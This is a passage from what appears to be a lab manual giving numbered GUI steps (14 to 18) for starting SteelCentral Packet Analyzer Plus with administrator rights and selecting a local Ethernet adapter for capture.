
14. The **SteelCentral Packet Analyzer Plus** license activated notification appears; click the **Start** button to start the application.



15. The **SteelCentral Packet Analyzer Plus** main window appears, displaying the **Getting Started** tab options, as shown in the screenshot.




16. Observe that under the **Devices** tab in the left-hand pane, the application is unable to detect any **Local System** as it requires admin privileges. Therefore, double-click **Live Devices unavailable: Insufficient privileges** to run the application as an **Administrator**.




17. A **User Account Control** pop-up appears; click **Yes**.

18. Ethernet adapter appear under **Local System** in the left-hand pane. Click the **Microsoft Corporation** adapter.

